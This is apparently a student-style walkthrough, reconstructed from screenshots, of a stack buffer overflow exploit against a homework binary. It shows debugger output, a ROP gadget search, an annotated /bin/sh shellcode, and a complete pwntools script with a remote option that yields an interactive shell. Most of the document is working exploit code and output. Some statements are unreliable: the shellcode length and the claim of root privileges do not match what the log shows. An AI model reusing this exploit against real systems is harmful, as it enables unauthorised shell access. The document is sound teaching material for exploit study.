


Exploiting Buffer Overflow Vulnerability Part2




```
pwndbg> disass ultimateQuestion
Dump of assembler code for function ultimateQuestion:
   0×080491d8 <+0>:     push   ebp
   0×080491d9 <+1>:     mov    ebp,esp
   0×080491db <+3>:     push   ecx
   0×080491dc <+4>:     sub    esp,0×1b8
   0×080491e2 <+10>:    lea    ecx,[ebp+0×8]
   0×080491e5 <+13>:    mov    eax,ecx
   0×080491e7 <+15>:    push   DWORD PTR [eax+0×1c]
   0×080491ea <+18>:    lea    eax,[ebp-0×1bc]
   0×080491f0 <+24>:    push   eax
   0×080491f1 <+25>:    call   0×8049030 <strcpy@plt>
   0×080491f6 <+30>:    add    esp,0×8
   0×080491f9 <+33>:    mov    eax,0×2a
   0×080491fe <+38>:    mov    ecx,DWORD PTR [ebp-0×4]
   0×08049201 <+41>:    leave
   0×08049202 <+42>:    ret
End of assembler dump.
pwndbg> break *0×08049202
Breakpoint 1 at 0×8049202
pwndbg> r < <( (python2 -c "print('A'*448 + 'B'*4)"))
```



```
Breakpoint 1, 0×08049202 in ultimateQuestion ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
────────────────────────────────────────[ REGISTERS ]────────────────────
 EAX  0×2a
 EBX  0×0
 ECX  0×41414141 ('AAAA')
 EDX  0×ffffccf8 ◂— 0×212d7700
 EDI  0×8049070 (_start) ◂— xor    ebp, ebp
 ESI  0×1
 EBP  0×41414141 ('AAAA')
 ESP  0×ffffccf4 ◂— 'BBBB'
 EIP  0×8049202 (ultimateQuestion+42) ◂— ret
──────────────────────────────────────────[ DISASM ]─────────────────────
 ► 0×8049202 <ultimateQuestion+42>    ret    <0×42424242>




──────────────────────────────────────────[ STACK ]──────────────────────
00:0000│ esp 0×ffffccf4 ◂— 'BBBB'
01:0004│ edx 0×ffffccf8 ◂— 0×212d7700
02:0008│     0×ffffccfc ◂— 0×4043741f
03:000c│     0×ffffcd00 ◂— 0×91d14e3c
04:0010│     0×ffffcd04 ◂— '\\BS@(#'
05:0014│     0×ffffcd08 ◂— 0×2328 /* '(#' */
06:0018│     0×ffffcd0c ◂— 0×ffffffff
07:001c│     0×ffffcd10 ◂— 0×7
────────────────────────────────────────[ BACKTRACE ]────────────────────
 ► f 0 0×8049202 ultimateQuestion+42
   f 1 0×42424242
   f 2 0×212d7700
   f 3 0×4043741f
   f 4 0×91d14e3c
   f 5 0×4053425c
   f 6   0×2328
   f 7 0×ffffffff
─────────────────────────────────────────────────────────────────────────
pwndbg> █
```



```
pwndbg> rop --grep "pop"
0x08049335 : add byte ptr [eax], al ; add esp, 8 ; pop ebx ; ret
0x080492af : add byte ptr [eax], al ; pop ebp ; ret
0x080492ad : add dword ptr [eax], eax ; add byte ptr [eax], al ; pop ebp ; ret
0x08049315 : add esp, 0xc ; pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x0804901b : add esp, 8 ; pop ebx ; ret
0x08049314 : jecxz 0x8049299 ; les ecx, ptr [ebx + ebx*2] ; pop esi ; pop edi ; pop ebp ; ret
0x08049313 : jne 0x80492f8 ; add esp, 0xc ; pop ebx ; pop esi ; pop edi ; pop ebp ; ret
0x0804901c : les ecx, ptr [eax] ; pop ebx ; ret
0x08049316 : les ecx, ptr [ebx + ebx*2] ; pop esi ; pop edi ; pop ebp ; ret
0x080492ac : mov eax, 1 ; pop ebp ; ret
0x08049317 : or al, 0x5b ; pop esi ; pop edi ; pop ebp ; ret
0x080492b1 : pop ebp ; ret
0x08049318 : pop ebx ; pop esi ; pop edi ; pop ebp ; ret 1
0x0804901e : pop ebx ; ret
0x0804931a : pop edi ; pop ebp ; ret 2
0x0804923a : pop es ; add byte ptr [eax], al ; add byte ptr [ebp - 0x20f7b], cl ; call dword ptr [
eax + 0x68]
0x08049319 : pop esi ; pop edi ; pop ebp ; ret
0x080492a1 : popal ; cld ; ret
0x08049016 : sal byte ptr [edx + eax - 1], 0xd0 ; add esp, 8 ; pop ebx ; ret
```



```
pwndbg> stack 100
00:0000│ esp 0xffffccf4 ◂— 'BBBB'
01:0004│ edx 0xffffccf8 ◂— 0x212d7700
02:0008│     0xffffccfc ◂— 0x4043741f
03:000c│     0xffffcd00 ◂— 0x91d14e3c
04:0010│     0xffffcd04 ◂— '\\BS@(#'
05:0014│     0xffffcd08 ◂— 0x2328 /* '(#' */
06:0018│     0xffffcd0c ◂— 0xffffffff
07:001c│     0xffffcd10 ◂— 0x7
08:0020│     0xffffcd14 —▸ 0xffffcd1c ◂— 0x41414141 ('AAAA')
09:0024│     0xffffcd18 —▸ 0xf7ff09ed ◂— 'realloc'
0a:0028│     0xffffcd1c ◂— 0x41414141 ('AAAA')
... ↓        89 skipped
pwndbg> 
```

https://shell-storm.org/shellcode/files/shellcode-256.html

The shellcode used aboveis a **Linux x86** shellcode that executes a **/bin/sh** shell. The shellcode is written in **assembly language** and is **256 bytes** long.


To understand how the shellcode works, we need to disassemble it and analyze the instructions. The following is the disassembled code:

31 c0 50 68 2f 2f 73 68 68 2f 62 69 6e 89 e3 50 89 e2 53 89 e1 b0 0b cd 80
Copy


The first instruction 31 c0 sets the value of the eax register to 0. The next instruction 50 pushes the value of eax onto the stack. The next instructions 68 2f 2f 73 68 and 68 2f 62 69 6e push the strings /bin//sh onto the stack. The next instruction 89 e3 moves the value of esp into the ebx register. The next instruction

50 pushes the value of eax onto the stack again. The next instruction 89 e2 moves the value of esp into the edx register. The next instruction 53 pushes the value of ebx onto the stack. The next instruction 89 e1 moves the value of esp into the ecx register. The next instruction b0 0b sets the value of al to 0x0b. Finally, the last instruction cd 80 executes an interrupt to invoke a system call.


When executed, this shellcode will spawn a new shell with root privileges.



```
binPath="./hw2p1"
isRemote = pwn.args.REMOTE

# build in GDB support
gdbscript = '''
init-pwndbg
break *ultimateQuestion+42
continue
'''.format(**locals())

# interact with the program to get to where we can exploit
pwn.context.log_level="debug"
elf = pwn.context.binary = pwn.ELF(binPath, checksec=False)
pwn.context.update(arch='i386', os='linux')

io = start()

# define Payload & Gadgets
bufLen = 408

gadget1=pwn.p32(0x08049318)
gadget2=pwn.p32(0x0804931a)
numNOPs = b'\x90'*16

overFlow = bufLen * b'\x90'
ret = b'B'*4

shellcode=b'\x99\x52\x58\x52\xbf\xb7\x97\x39\x34\x01\xff\x57\


#bad \x00\x09\x0a\x0b\x0c\x0d\x09\x20\
#good =
b'\x01\x02\x03\x04\x05\x06\x07\x08\x0e\x0f\x10\x11\x12\x13\x14

buffer = pwn.flat(
        [

            shellcode,
            overFlow,
            gadget1,
            numNOPs,
            gadget2
        ])

pwn.info("buffer len: %d",len(buffer))
io.sendline(buffer)

io.interactive()
```



```
└─$ ./payload1.py
[+] Starting local process './hw2p1': pid 368500
[*] buffer len: 472
[DEBUG] Sent 0×1d9 bytes:
    00000000  99 52 58 52  bf b7 97 39  34 01 ff 57  bf 97 17 b1  │·RXR│···9│4··W│····│
    00000010  34 01 ff 47  57 89 e3 52  53 89 e1 b0  63 2c 58 81  │4··G│W··R│S···│c,X·│
    00000020  ef 62 ae 61  69 57 ff d4  90 90 90 90  90 90 90 90  │·b·a│iW··│····│····│
    00000030  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  │····│····│····│····│
    *
    000001c0  18 93 04 08  90 90 90 90  90 90 90 90  90 90 90 90  │····│····│····│····│
    000001d0  90 90 90 90  1a 93 04 08  0a                        │····│····│·│
    000001d9
[*] Switching to interactive mode
$ whoami
[DEBUG] Sent 0×7 bytes:
    b'whoami\n'
[DEBUG] Received 0×5 bytes:
    b'kali\n'
kali
$ echo "[redacted]
[DEBUG] Sent 0×19 bytes:
    b'echo "[redacted]"\n'
[DEBUG] Received 0×12 bytes:
    b[redacted]\n'
[redacted]
$ date
[DEBUG] Sent 0×5 bytes:
    b'date\n'
[DEBUG] Received 0×1d bytes:
    b'Fri Nov 11 22:46:53 EST 2022\n'
Fri Nov 11 22:46:53 EST 2022
$ █
```



```
 ► 0×8049202  <ultimateQuestion+42>    ret                          <0×8049318; __libc_csu_init+88>
    ↓
   0×8049318  <__libc_csu_init+88>     pop    ebx
   0×8049319  <__libc_csu_init+89>     pop    esi
   0×804931a  <__libc_csu_init+90>     pop    edi
   0×804931b  <__libc_csu_init+91>     pop    ebp
   0×804931c  <__libc_csu_init+92>     ret
    ↓
   0×804931a  <__libc_csu_init+90>     pop    edi
   0×804931b  <__libc_csu_init+91>     pop    ebp
   0×804931c  <__libc_csu_init+92>     ret
    ↓
   0×ff981a7c                          cdq
   0×ff981a7d                          push   edx
─────────────────────────────────────────────────────────────────────────[ STACK ]─
00:0000│ esp 0×ff981a54 —▸ 0×8049318 (__libc_csu_init+88) ◂— pop    ebx
01:0004│     0×ff981a58 ◂— 0×90909090
... ↓        3 skipped
05:0014│ edx 0×ff981a68 —▸ 0×804931a (__libc_csu_init+90) ◂— pop    edi
06:0018│     0×ff981a6c ◂— 0×ffffff00
07:001c│     0×ff981a70 ◂— 0×7
──────────────────────────────────────────────────────────────────────[ BACKTRACE
 ► f 0 0×8049202 ultimateQuestion+42
   f 1 0×8049318 __libc_csu_init+88
────────────────────────────────────────────────────────────────────────────────
pwndbg> █
```

mouse pointer outside or press Ctrl+Alt.

```
#!/usr/bin/env python3


import time, os, traceback, sys, os

import pwn
import binascii, array
from textwrap import wrap



def start(argv=[], *a, **kw):
    if pwn.args.GDB: # use the gdb script, sudo apt install gdbserver
        return pwn.gdb.debug([binPath] + argv, gdbscript=gdbscript, *a, **kw)
    elif pwn.args.REMOTE: # ['server', 'port']
        return pwn.remote(sys.argv[1], sys.argv[2], *a, **kw)
    else: # run locally, no GDB
        return pwn.process([binPath]+argv, *a, **kw)

binPath="./hw2p1"
isRemote = pwn.args.REMOTE

# build in GDB support
gdbscript = '''
init-pwndbg
break *ultimateQuestion+42
continue
'''.format(**locals())

# interact with the program to get to where we can exploit
pwn.context.log_level="debug"
elf = pwn.context.binary = pwn.ELF(binPath, checksec=False)
pwn.context.update(arch='i386', os='linux')
```

```
io = start()


# define Payload & Gadgets

bufLen = 408


gadget1=pwn.p32(0x08049318)

gadget2=pwn.p32(0x0804931a)

numNOPs = b'\x90'*16


overFlow = bufLen * b'\x90'

ret = b'B'*4


shellcode=b'\x99\x52\x58\x52\xbf\xb7\x97\x39\x34\x01\xff\x57\xbf\x97\x17\x
b1\x34\x01\xff\x47\x57\x89\xe3\x52\x53\x89\xe1\xb0\x63\x2c\x58\x81\xef\x6
2\xae\x61\x69\x57\xff\xd4'



#bad \x00\x09\x0a\x0b\x0c\x0d\x09\x20\

#good =
b'\x01\x02\x03\x04\x05\x06\x07\x08\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x1
7\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a
\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\
x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x
4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x6
1\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73
\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\
x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x
98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa
\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\x
bd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\
xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\x
```

```
e2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf
5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff'


buffer = pwn.flat(
        [


            shellcode,
            overFlow,
            gadget1,
            numNOPs,
            gadget2
        ])


pwn.info("buffer len: %d",len(buffer))
io.sendline(buffer)


io.interactive()
```